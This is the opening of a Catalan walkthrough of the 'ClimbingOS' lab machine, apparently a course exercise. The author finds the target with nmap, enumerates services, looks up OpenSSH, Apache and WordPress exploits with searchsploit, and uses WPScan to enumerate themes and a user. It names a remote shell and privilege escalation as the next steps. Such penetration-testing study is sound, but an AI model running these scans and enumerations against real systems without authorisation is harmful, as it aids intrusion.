


Walkthrough de la màquina "ClimbingOS"

1.-Recollida d'informació

Després d'importar la OVA de "ClimbingOS" proporcionada a la web del centre, li he canviat el mode de la seva tarja de xarxa a "adaptador pont" per més comoditat ja que el sistema des del que faré la intrusió serà el corresponent a la meua màquina amfitriona (degut a la poca memòria RAM de la que disposa). Concretament, el meu sistema amfitrió és un Fedora. La següent imatge mostra la disposició inicial de treball (on suposarem que no tenim cap informació de la que es veu de la màquina a atacar).



A partir d'aquí, faig un escaneig de xarxa amb **Nmap** (eina ja explicada al curs i instal·lada del repositori oficial de Fedora simplement fent `sudo dnf install nmap`) per esbrinar quines màquines hi ha accessibles a la xarxa de la màquina amfitriona:

```
[q2dg@pepito ~]$ nmap -sn 192.168.1.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2020-12-06 23:58 CET
Nmap scan report for _gateway (192.168.1.1)
Host is up (0.0039s latency).
Nmap scan report for 192.168.1.135
Host is up (0.063s latency).
Nmap scan report for pepito (192.168.1.158)
Host is up (0.0013s latency).
Nmap scan report for 192.168.1.178
Host is up (0.0036s latency).
Nmap scan report for 192.168.1.184
Host is up (0.0041s latency).
Nmap scan report for 192.168.1.191
Host is up (0.0033s latency).
Nmap done: 256 IP addresses (6 hosts up) scanned in 2.62 seconds
[q2dg@pepito ~]$
```

La màquina amfitriona té la IP 192.168.1.158 (tal com es pot veure a la captura anterior amb el nom de *pepito*; també ho hauria pogut esbrinar fent un simple `ip -c a`) i la porta d'enllaç (tal com es pot veure a la captura anterior amb el nom de *_gateway*, o també fent `ip -c r`) és 192.168.1.1, així que em queden quatre IPs per esbrinar quina d'elles és la màquina "ClimbingOS". Un truc per saber quina és la seva IP concreta hagués sigut haver fet l'Nmap just abans d'arrencar la màquina virtual i també just després per tal de comparar el dos resultats i observar llavors quina és la nova IP que apareix al segon resultat que no apareix al primer. Però he

recordat que si fem la comanda anterior com a "root", Nmap realitza un escaneig ARP i permet esbrinar també les adreces MAC dels destins...reconeixent la seva OUI i, per tant, poden distingir el fabricant de cada màquina. Només ens caldrà trobar la màquina la tarja de xarxa de la qual tingui un fabricant que sigui "Oracle VirtualBox", ja que sabem que les tarjes de xarxa de màquines virtualitzades amb aquest hipervisor apareixen d'aquesta manera. És a dir, si faig...:

```
[q2dg@pepito ~]$ sudo nmap -sn 192.168.1.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2020-12-07 00:08 CET
Nmap scan report for _gateway (192.168.1.1)
Host is up (0.0025s latency).
MAC Address: D8:7D:7F:9B:7F:93 (Sagemcom Broadband SAS)
Nmap scan report for 192.168.1.178
Host is up (0.083s latency).
MAC Address: 1C:FE:2B:0E:BE:18 (Unknown)
Nmap scan report for 192.168.1.191
Host is up (0.00048s latency).
MAC Address: 08:00:27:39:CC:80 (Oracle VirtualBox virtual NIC)
Nmap scan report for pepito (192.168.1.158)
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 2.13 seconds
[q2dg@pepito ~]$
```

NOTA: Curiosament, en fer aquest segon escaneig (pocs segons després que el primer) apareixen 2 dispositius menys (!?)

...ja podem deduir que la IP de la màquina a atacar és, en el nostre cas, la 192.168.1.191. A partir d'aquí, el segon pas evident és fer un escaneig de tots els ports d'aquesta màquina (sense fer resolucions de noms ni "ping previ, ja que no ens cal) a veure quins ports trobem oberts:

```
[q2dg@pepito ~]$ nmap -Pn -n -p- 192.168.1.191
Starting Nmap 7.80 ( https://nmap.org ) at 2020-12-07 00:05 CET
Nmap scan report for 192.168.1.191
Host is up (0.00013s latency).
Not shown: 65533 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
8000/tcp   open  http-alt

Nmap done: 1 IP address (1 host up) scanned in 0.81 seconds
[q2dg@pepito ~]$
```

Només trobem dos ports oberts, el nº22 i el 8000. Ens centrarem ara només en aquests dos, doncs, i afegint els paràmetres -sV i -sC obtindrem un resultat més complet (també podríem haver afegit el paràmetre -O per intentar esbrinar el sistema operatiu de la màquina però en provar-lo no ens ha donat cap resultat conclouent...o el paràmetre -A, que és la combinació dels tres anteriors):

```
[q2dg@pepito ~]$ nmap -Pn -n -sC -sV -p22,8000 192.168.1.191
Starting Nmap 7.80 ( https://nmap.org ) at 2020-12-07 00:09 CET
Nmap scan report for 192.168.1.191
Host is up (0.00040s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   2048 d9:c1:5c:20:9a:77:54:f8:a3:41:18:92:1b:1e:e5:35 (RSA)
|   256  df:d4:f2:61:89:61:ac:e0:ee:3b:5d:07:0d:3f:0c:87 (ECDSA)
|_  256  8b:e4:45:ab:af:c8:0e:7e:2a:e4:47:e7:52:f9:bc:71 (ED25519)
8000/tcp   open  http     Apache httpd 2.4.25 ((Debian))
|_ http-generator: WordPress 5.0.3
|_ http-open-proxy: Proxy might be redirecting requests
|_ http-robots.txt: 2 disallowed entries
|_ /gallery.php /gallery
|_ http-server-header: Apache/2.4.25 (Debian)
|_ http-title: Blog &#8211; Just another WordPress site
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 11.95 seconds
[q2dg@pepito ~]$
```

De la informació anterior en destaca l'existència d'un servidor OpenSSH escoltant al port 22 (del qual en sabem també la seva versió) i la d'un servidor Apache escoltant al port 8000 (concretament amb un Wordpress funcionant -així que deduïm que tindrà la capacitat d'executar scripts PHP i de comunicar-se amb un servidor de base de dades intern, presumiblement MySQL/MariaDB-; també en sabem la seva versió). Una altra dada interessant del servidor web és que sembla que té un parell d'entrades "Disallow" a l'arxiu "robots.txt" les quals semblen apuntar a algun tipus de galeria multimèdia ("gallery.php" i "/gallery"), amb la qual cosa podria ser possible algun intent d'atac LFI ("Local File Inclusion") si aquesta galeria permetés pujades de fitxers; ho explorarem més endavant. Finalment, també sembla que la màquina és de tipus Ubuntu o Debian, no queda clar encara.

NOTA: Hi ha una aplicació de terminal anomenada "WhatWeb" (<https://github.com/urbanadventurer/WhatWeb>) que serveix per esbrinar les tecnologies amb les que estan construïdes pàgines web d'un determinat servidor, però en el nostre cas no ens proporciona més informació de la que ja coneixem: la versió d'Apache, PHP i Wordpress, bàsicament

2.-Recerca de vulnerabilitats

Bé, tenim força camins per explorar... Com que el que volem és convertir-nos en "root" a la màquina-víctima, l'itinerari que tenim pensat fer és primer aconseguir d'alguna manera executar una shell remota (introduint-la abans al sistema, si calgués) i, a partir d'aquesta, trobar algun mecanisme d'escalada de privilegis. Per aconseguir el primer pas (introduir i/o executar una shell remota) provarem el camí més directe, a veure si hi ha sort, que és buscar algun "exploit" que ens ho permeti fer d'una forma senzilla.

Començarem concretament buscant algun exploit per la versió del servidor OpenSSH exposat. El lloc més obvi per començar és la base de dades pública de vulnerabilitats i exploits disponible a <https://www.exploit-db.com>. En comptes de consultar-la via navegador, però, ens descarregarem una eina CLI per realitzar aquesta tasca més còmodament des del terminal anomenada "SearchSploit", que no és més que un Bash shell script que no té cap més dependència que el paquet "coreutils". Després d'haver fet...:

- * `git clone https://github.com/offensive-security/exploitdb.git` per descarregar-lo al meu HOME
- * `ln -s /home/q2dg/exploitdb/searchsploit ~/.local/bin/searchsploit` per enllaçar l'executable dins d'una carpeta pertanyent al meu PATH ("~/local/bin" hi és allà)
- * `cp ~/exploitdb/searchsploit_rc ~/.searchsploit_rc` per copiar l'arxiu de configuració al meu HOME i així poder-lo editar convenientment (concretament, substituint les ocurrences de la cadena "/opt" pel valor de \$HOME i comentant totes les línies sota la línia `##--Papers`)

...executem `searchsploit -u` per actualitzar la base de dades local d'exploits. A partir d'aquí, en busquem algun associat al software OpenSSH 7.2 (per més informació sobre aquesta eina, consultar <https://www.exploit-db.com/searchsploit/>):

```
[q2dg@pepito ~]$ searchsploit openssh 7.2
-----
Exploit Title | Path
-----
OpenSSH 2.3 < 7.7 - Username Enumeration | linux/remote/45233.py
OpenSSH 2.3 < 7.7 - Username Enumeration (PoC | linux/remote/45210.py
OpenSSH 7.2 - Denial of Service | linux/dos/40888.py
OpenSSH 7.2p1 - (Authenticated) xauth Command | multiple/remote/39569.py
OpenSSH 7.2p2 - Username Enumeration | linux/remote/40136.py
OpenSSH < 7.4 - 'UsePrivilegeSeparation Disab | linux/local/40962.txt
OpenSSH < 7.4 - agent Protocol Arbitrary Libr | linux/remote/40963.txt
OpenSSH < 7.7 - User Enumeration (2) | linux/remote/45939.py
OpenSSHd 7.2p2 - Username Enumeration | linux/remote/40113.txt
-----
Shellcodes: No Results
[q2dg@pepito ~]$
```

Sembla ser que hi han diferents exploits de tipus "Username enumeration" però poca cosa més. Aquest tipus d'"exploits" (tots de tipus Python, així que es podrien executar per exemple d'aquesta manera: `python ~/exploitdb/exploits/linux/remote/40136.py`) serveixen per confirmar l'existència de determinats usuaris SSH vàlids a partir d'una llista d'usuaris donada. No obstant, no tenim cap llista d'usuaris susceptible de ser provada i, si en volguéssim fer servir alguna llista arbitrària, això seria com buscar una agulla en un paller. Per tant, passarem de moment a inspeccionar l'altre servei, el servei web, a veure si tenim més sort.

```
[q2dg@pepito ~]$ searchsploit apache 2.4.25
-----
Exploit Title | Path
-----
Apache + PHP < 5.3.12 / < 5.4.2 - cgi-bin Remote Code Execution | php/remote/29290.c
Apache + PHP < 5.3.12 / < 5.4.2 - Remote Code Execution + Scanner | php/remote/29316.py
Apache 2.4.17 < 2.4.38 - 'apache2ctl graceful' 'logrotate' Local Privileg | linux/local/46676.php
Apache < 2.2.34 / < 2.4.27 - OPTIONS Memory Leak | linux/webapps/42745.py
Apache CXF < 2.5.10/2.6.7/2.7.4 - Denial of Service | multiple/dos/26710.txt
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuck.c' Remote Buffer Overflow | unix/remote/21671.c
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2.c' Remote Buffer Overflow (1 | unix/remote/764.c
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2.c' Remote Buffer Overflow (2 | unix/remote/47080.c
Apache OpenMeetings 1.9.x < 3.1.0 - '.ZIP' File Directory Traversal | linux/webapps/39642.txt
Apache Tomcat < 5.5.17 - Remote Directory Listing | multiple/remote/2061.txt
Apache Tomcat < 6.0.18 - 'utf8' Directory Traversal | unix/remote/14489.c
Apache Tomcat < 6.0.18 - 'utf8' Directory Traversal (PoC) | multiple/remote/6229.txt
Apache Tomcat < 9.0.1 (Beta) / < 8.5.23 / < 8.0.47 / < 7.0.8 - JSP Upload | jsp/webapps/42966.py
Apache Tomcat < 9.0.1 (Beta) / < 8.5.23 / < 8.0.47 / < 7.0.8 - JSP Upload | windows/webapps/42953.txt
Apache Xerces-C XML Parser < 3.1.2 - Denial of Service (PoC) | linux/dos/36906.txt
Webfroot Shoutbox < 2.32 (Apache) - Local File Inclusion / Remote Code Ex | linux/remote/34.pl
-----
Shellcodes: No Results
[q2dg@pepito ~]$
```

La primera cosa que crida l'atenció és els exploits de tipus "Remote Code Execution" presents si Apache treballa amb PHP. No obstant, aquests exploits només funcionen per versions concretes de PHP...anem a veure doncs si la versió que fa servir el nostre servidor cau en el rang desitjat. Això ho podem saber executant, per exemple, `curl` i observant les capçaleres HTTP rebudes del servidor:

```
[q2dg@pepito ~]$ curl -I 192.168.1.191:8000
HTTP/1.1 200 OK
Date: Mon, 07 Dec 2020 01:14:48 GMT
Server: Apache/2.4.25 (Debian)
X-Powered-By: PHP/7.2.15
Link: <http://localhost:8000/index.php?rest_route=/>; rel="https://api.w.org/"
Content-Type: text/html; charset=UTF-8

[q2dg@pepito ~]$
```

Desgraciadament, la versió PHP del servidor és massa nova. En apuntem, però, un possible exploit a provar més endavant per tal d'escalar privilegis un cop haguem entrat a la màquina, el "46676.php". Podem provar ara per cercar exploits específics del Wordpress, ja que sabem, gràcies a l'escaneig fet pel Nmap que és aquest CMS el que s'està utilitzant...:

```
[q2dg@pepito ~]$ searchsploit wordpress 5.0.3
-----
Exploit Title | Path
-----
WordPress Core < 5.2.3 - Viewing Unauthenticated/Password/Private Posts | multiple/webapps/47690.md
WordPress Core < 5.3.x - 'xmlrpc.php' Denial of Service | php/dos/47800.py
WordPress Plugin Database Backup < 5.2 - Remote Code Execution (Metasplo | php/remote/47187.rb
WordPress Plugin DZS Videogallery < 8.60 - Multiple Vulnerabilities | php/webapps/39553.txt
WordPress Plugin iThemes Security < 7.0.3 - SQL Injection | php/webapps/44943.txt
WordPress Plugin Quick Page/Post Redirect 5.0.3 - Multiple Vulnerabiliti | php/webapps/32867.txt
WordPress Plugin Rest Google Maps < 7.11.18 - SQL Injection | php/webapps/48918.sh
-----
Shellcodes: No Results
[q2dg@pepito ~]$
```

No veiem gaire d'interès.... En executar una recerca més àmplia amb la comanda `searchsploit wordpress` surten molts més exploits disponibles, però la majoria estan associats a "plugins" o "temes" concrets del Wordpress que no sabem si estan implementats a la nostra màquina-víctima en qüestió. Podríem intentar esbrinar quins plugins/temes té el Wordpress que volem atacar de diverses maneres (algunes estan detallades aquí, per exemple: <https://winningwp.com/how-to-tell-which-plugins-a-website-uses>). La més

fàcil seria veure el codi font de la pàgina inicial, així que obrim el navegador a la nostra màquina, escrivim "192.168.1.191:8000" a la barra del navegador (observant que automàticament es passa de "https://" a "http://", per cert) per tal de visualitzar-la (tot seguit en parlarem) i llavors pulsem CTRL+U per accedim al seu codi font:

```

1 <!doctype html>
2 <html lang="en-US">
3 <head>
4   <meta charset="UTF-8" />
5   <meta name="viewport" content="width=device-width, initial-scale=1" />
6   <link rel="profile" href="https://gmpg.org/xfn/11" />
7   <title>Blog &#8211; Just another WordPress site</title>
8   <link rel="dns-prefetch" href="//localhost" />
9   <link rel="dns-prefetch" href="//s.w.org" />
10  <link rel="alternate" type="application/rss+xml" title="Blog &#8211; Feed" href="http://localhost:8000/?feed=rss2" />
11  <link rel="alternate" type="application/rss+xml" title="Blog &#8211; Comments Feed" href="http://localhost:8000/?feed=comments-rss2" />
12  <script type="text/javascript">
13    window._wpemojiSettings = {baseURL:"https://s.w.org/images/core/emoji/11/72x72/", "ext":".png", "svgURL":"https://s.w.org/images/core/emoji/11/svg/", "svgExt":""
14    ,function(a,b,c){function d(a,b){var c=String.fromCharCode;l.clearRect(0,0,k.width,k.height);l.fillText(c.apply(this,a),0,0);var d=k.toByteArray();l.clearRect(0,0,k.width,k.heig
15    t);}
16    </script>
17  <style type="text/css">
18  img.wp-smiley,
19  img.emoji {
20    display: inline !important;
21    border: none !important;
22    box-shadow: none !important;
23    height: 1em !important;
24    width: 1em !important;
25    margin: 0 .07em !important;
26    vertical-align: middle !important;
27    background: none !important;
28    padding: 0 !important;
29  }
30 </style>
31 <link rel="stylesheet" id="wp-block-library-css" href="http://localhost:8000/wp-includes/css/dist/block-library/style.min.css?ver=5.0.3" type="text/css" media="all" />
32 <link rel="stylesheet" id="wp-block-library-theme-css" href="http://localhost:8000/wp-includes/css/dist/block-library/theme.min.css?ver=5.0.3" type="text/css" media="all" />
33 <link rel="stylesheet" id="twentyineteen-style-css" href="http://localhost:8000/wp-content/themes/twentyineteen/style.css?ver=1.2" type="text/css" media="all" />
34 <link rel="stylesheet" id="twentyineteen-print-style-css" href="http://localhost:8000/wp-content/themes/twentyineteen/print.css?ver=1.2" type="text/css" media="print" />
35 <link rel="https://api.w.org/" href="http://localhost:8000/index.php?rest_route=/" />
36 <link rel="EditURI" type="application/rsd+xml" title="RSD" href="http://localhost:8000/xmlrpc.php?rsd" />
37 <link rel="wlmanifest" type="application/wlmanifest+xml" href="http://localhost:8000/wp-includes/wlmanifest.xml" />
38 <meta name="generator" content="WordPress 5.0.3" />
39 <style type="text/css">.recentcomments a{display:inline !important;padding:0 !important;margin:0 !important;}</style>
40 </head>
41
42 <body class="home blog wp-embed-responsive hfeed image-filters-enabled">
43 <div id="page" class="site">
44   <a class="skip-link screen-reader-text" href="#content">Skip to content</a>
45
46   <header id="masthead" class="site-header">
47
48     <div class="site-branding-container">
49       <div class="site-branding">
50
51         <h1 class="site-title"><a href="http://localhost:8000/" rel="home">Blog</a></h1>
52
53         <p class="site-description">
54           Just another WordPress site </p>
55       </div><!-- .site-branding -->
56     </div><!-- .layout-wrap -->
57
58 </body>
59 </html>

```

Veiem,, a les línies "<link>", que no sembla que tingui cap plugin extra instal·lat per el seu tema és "twentyineteen". Provem doncs d'executar *searchsploit twentyineteen* però no ens treu cap resultat. En qualsevol cas, la pàgina principal del servidor Wordpress mostrada al navegador és tal com aquesta (on sembla que hi ha algun problema precisament amb el tema...ja veurem si això és important):



Veiem que hi ha un post d'un usuari Wordpress que es diu "jennifer", potser és una dada que podria ser important de tenir en compte. Insistint en el camí de trobar alguna vulnerabilitat/exploit Wordpress que ens pugui facilitar la feina (ja que sabem que aquest sol ser un camí per on podríem obtenir un èxit fàcil), provarem l'eina especialitzada "WPScan", la qual confiem que ens tregui més vulnerabilitats/exploits de la seva base de dades particular, més enllà de les obtingudes amb "SearchSploit". Com que aquesta eina està programada en Ruby i no volem descarregar i instal·lar-nos tota la infraestructura d'aquest llenguatge a la nostra màquina, farem servir el contenidor Docker/OCI oficial proporcionat pel propi projecte per executar-la mitjançant la comanda *podman*, així :

NOTA: La sortida completa d'aquesta eina ha sigut combinada en una sola imatge, a partir de diverses captures, amb la comanda *convert *.png -append foto.png* del paquet "Imagemagick"

```
[q2d9@pepito ~]$ podman run -it --rm wpscanteam/wpscan --url http://192.168.1.191:8000 -e ap,at,cb,dbe,u,m
WordPress Security Scanner
WordPress Security Scanner by the WPScan Team
Version 3.8.10
Sponsored by Automattic - https://automattic.com/
@WPScan_ @ethicalhack3r, @erwan_lr, @firefart

[+] URL: http://192.168.1.191:8000/ [192.168.1.191]
[+] Started: Mon Dec 7 17:42:39 2020

Interesting Finding(s):

[+] Headers
  Interesting Entries:
  | - Server: Apache/2.4.25 (Debian)
  | - X-Powered-By: PHP/7.2.15
  | Found By: Headers (Passive Detection)
  | Confidence: 100%

[-] robots.txt found: http://192.168.1.191:8000/robots.txt
  Found By: Robots Txt (Aggressive Detection)
  | Confidence: 100%

[+] XML-RPC seems to be enabled: http://192.168.1.191:8000/xmlrpc.php
  Found By: Direct Access (Aggressive Detection)
  | Confidence: 100%
  References:
  | - http://codex.wordpress.org/XML-RPC_Pingback_API
  | - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner
  | - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos
  | - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login
  | - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access

[+] WordPress readme found: http://192.168.1.191:8000/readme.html
  Found By: Direct Access (Aggressive Detection)
  | Confidence: 100%

[-] The external WP-Cron seems to be enabled: http://192.168.1.191:8000/wp-cron.php
  Found By: Direct Access (Aggressive Detection)
  | Confidence: 60%
  References:
  | - https://www.iplocation.net/defend-wordpress-from-ddos
  | - https://github.com/wpscanteam/wpscan/issues/1299

[-] WordPress version 5.0.3 identified [Insecure, released on 2019-01-09].
  Found By: Emoji Settings (Passive Detection)
  | - http://192.168.1.191:8000/, Match: 'wp-includes/js/wp-emoji-release.min.js?ver=5.0.3'
  | Confirmed By: Meta Generator (Passive Detection)
  | - http://192.168.1.191:8000/, Match: 'WordPress 5.0.3'

[i] The main theme could not be detected.

[-] Enumerating All Plugins (via Passive Methods)

[i] No plugins Found.

[-] Enumerating All Themes (via Passive and Aggressive Methods)
Checking Known Locations - Time: 00:00:17 <-----> (21669 / 21669) 100.00% Time: 00:00:17
[-] Checking Theme Versions (via Passive and Aggressive Methods)

[i] Theme(s) Identified:

[-] twentyineteen
  Location: http://192.168.1.191:8000/wp-content/themes/twentyineteen/
  Last Updated: 2020-08-11T00:00:00.000Z
  Readme: http://192.168.1.191:8000/wp-content/themes/twentyineteen/readme.txt
  [!] The version is out of date, the latest version is 1.7
  Style URL: http://192.168.1.191:8000/wp-content/themes/twentyineteen/style.css
  Style Name: Twenty Nineteen
  Style URI: https://github.com/WordPress/twentyineteen
  Description: Our 2019 default theme is designed to show off the power of the block editor. It features custom sty...
  Author: the WordPress team
  Author URI: https://wordpress.org/
  Found By: Known Locations (Aggressive Detection)
  | - http://192.168.1.191:8000/wp-content/themes/twentyineteen/, status: 200
  Version: 1.2 (80% confidence)
  Found By: Style (Passive Detection)
  | - http://192.168.1.191:8000/wp-content/themes/twentyineteen/style.css, Match: 'Version: 1.2'

[-] twentyseventeen
  Location: http://192.168.1.191:8000/wp-content/themes/twentyseventeen/
  Last Updated: 2020-08-11T00:00:00.000Z
  Readme: http://192.168.1.191:8000/wp-content/themes/twentyseventeen/README.txt
  [!] The version is out of date, the latest version is 2.4
  Style URL: http://192.168.1.191:8000/wp-content/themes/twentyseventeen/style.css
  Style Name: Twenty Seventeen
  Style URI: https://wordpress.org/themes/twentyseventeen/
  Description: Twenty Seventeen brings your site to life with header video and immersive featured images. With a fo...
  Author: the WordPress team
  Author URI: https://wordpress.org/
  Found By: Known Locations (Aggressive Detection)
  | - http://192.168.1.191:8000/wp-content/themes/twentyseventeen/, status: 200
  Version: 2.0 (80% confidence)
  Found By: Style (Passive Detection)
  | - http://192.168.1.191:8000/wp-content/themes/twentyseventeen/style.css, Match: 'Version: 2.0'

[-] twentysixteen
  Location: http://192.168.1.191:8000/wp-content/themes/twentysixteen/
  Last Updated: 2020-08-11T00:00:00.000Z
  Readme: http://192.168.1.191:8000/wp-content/themes/twentysixteen/readme.txt
  [!] The version is out of date, the latest version is 2.2
  Style URL: http://192.168.1.191:8000/wp-content/themes/twentysixteen/style.css
  Style Name: Twenty Sixteen
  Style URI: https://wordpress.org/themes/twentysixteen/
  Description: Twenty Sixteen is a modernized take on an ever-popular WordPress layout - the horizontal masthead ...
  Author: the WordPress team
  Author URI: https://wordpress.org/
  Found By: Known Locations (Aggressive Detection)
  | - http://192.168.1.191:8000/wp-content/themes/twentysixteen/, status: 200
  Version: 1.8 (80% confidence)
  Found By: Style (Passive Detection)
  | - http://192.168.1.191:8000/wp-content/themes/twentysixteen/style.css, Match: 'Version: 1.8'

[-] Enumerating Config Backups (via Passive and Aggressive Methods)
Checking Config Backups - Time: 00:00:00 <-----> (21 / 21) 100.00% Time: 00:00:00

[i] No Config Backups Found.

[-] Enumerating DB Exports (via Passive and Aggressive Methods)
Checking DB Exports - Time: 00:00:00 <-----> (36 / 36) 100.00% Time: 00:00:00

[i] No DB Exports Found.

[-] Enumerating Medias (via Passive and Aggressive Methods) (Permalink setting must be set to "Plain" for those to be detected)
Brute Forcing Attachment IDs - Time: 00:00:00 <-----> (100 / 100) 100.00% Time: 00:00:00

[i] No Medias Found.

[-] Enumerating Users (via Passive and Aggressive Methods)
Brute Forcing Author IDs - Time: 00:00:00 <-----> (10 / 10) 100.00% Time: 00:00:00

[i] User(s) Identified:


[-] Jennifer
  Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
  | Confirmed By: Login Error Messages (Aggressive Detection)

[!] No WPvulnDB API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 50 daily requests by registering at https://wpscan.com/register

[-] Finished: Mon Dec 7 17:43:03 2020
[-] Requests Done: 21886
[-] Cached Requests: 11
[-] Data Sent: 5.295 MB
[-] Data Received: 3.265 MB
[-] Memory used: 285.375 MB
[-] Elapsed time: 00:00:23
[q2d9@pepito ~]$
```

A la captura anterior no es veu gaire bé però la comanda feta servir és `podman run -it --rm wpscanteam/wpscan --url http://192.168.1.191:8000 -e ap,at,cb,dbe,u,m` on els valors del paràmetre `-e` indiquen que es volen trobar tots els plugins ("ap"), tots els temes ("at"), els backups de configuració ("cb"), les exportacions de base de dades ("dbe"), usuaris ("u") i objectes multimèdia ("m"). Amb això hem descobert que els scripts "xmlrpc.php" i "wp-cron.php" estan activats (cosa que no seran gaire interessants per nosaltres perquè el primer només ens seria útil si volguéssim realitzar intents d'inici de sessió per força bruta a Wordpress -veure <https://nitesculucian.github.io/2019/07/01/exploiting-the-xmlrpc-php-on-all-wordpress-versions> o també <https://bsderek.home.blog/2020/01/06/exploiting-the-xmlrpc-php> - i el segon si volguéssim fer un atac DoS -veure <https://medium.com/@thecpanelguy/the-nightmare-that-is-wpcron-php-ae31c1d3ae30>) però poca cosa més; la resta ja ho sabíem: no hi ha plugins, el tema instal·lat és el "twentyineteen" (i també el "twentyseventeen" i "twentysixteen") i sembla que no tenen vulnerabilitats conegudes; s'ha trobat un usuari Wordpress anomenat "jennifer" i torna a sortir la presència de l'arxiu "robots.txt".

El programa "WPScan" no ha trobat cap vulnerabilitat perquè la seva base de dades és "online"; per consultar-la hem de registrar-nos primer al seu web i llavors, amb l'API key que ens proporcionarà, realitzarà un escaneig de vulnerabilitats gratuït mentre no es faci més de 50 vegades al dia. Així que anem a <https://wpscan.com> i ens registrem, tal com mostra la captura següent:



Un cop loguejat, vaig a <https://wpscan.com/profile>, copio l'API key que em proporcionen i l'utilitzo a una comanda similar a l'anterior, així (l'API key la he canviada després d'haver fet aquest exercici):

```
[q2dg@pepito ~]$ podman run -it --rm wpscanteam/wpscan --url http://192.168.1.191:8000 -e ap,at,cb,dbe,u,m --api-token vjw9b74iRLQ1DcUxK5eXRBs6gha0GxGpBWyQqvWIw
```

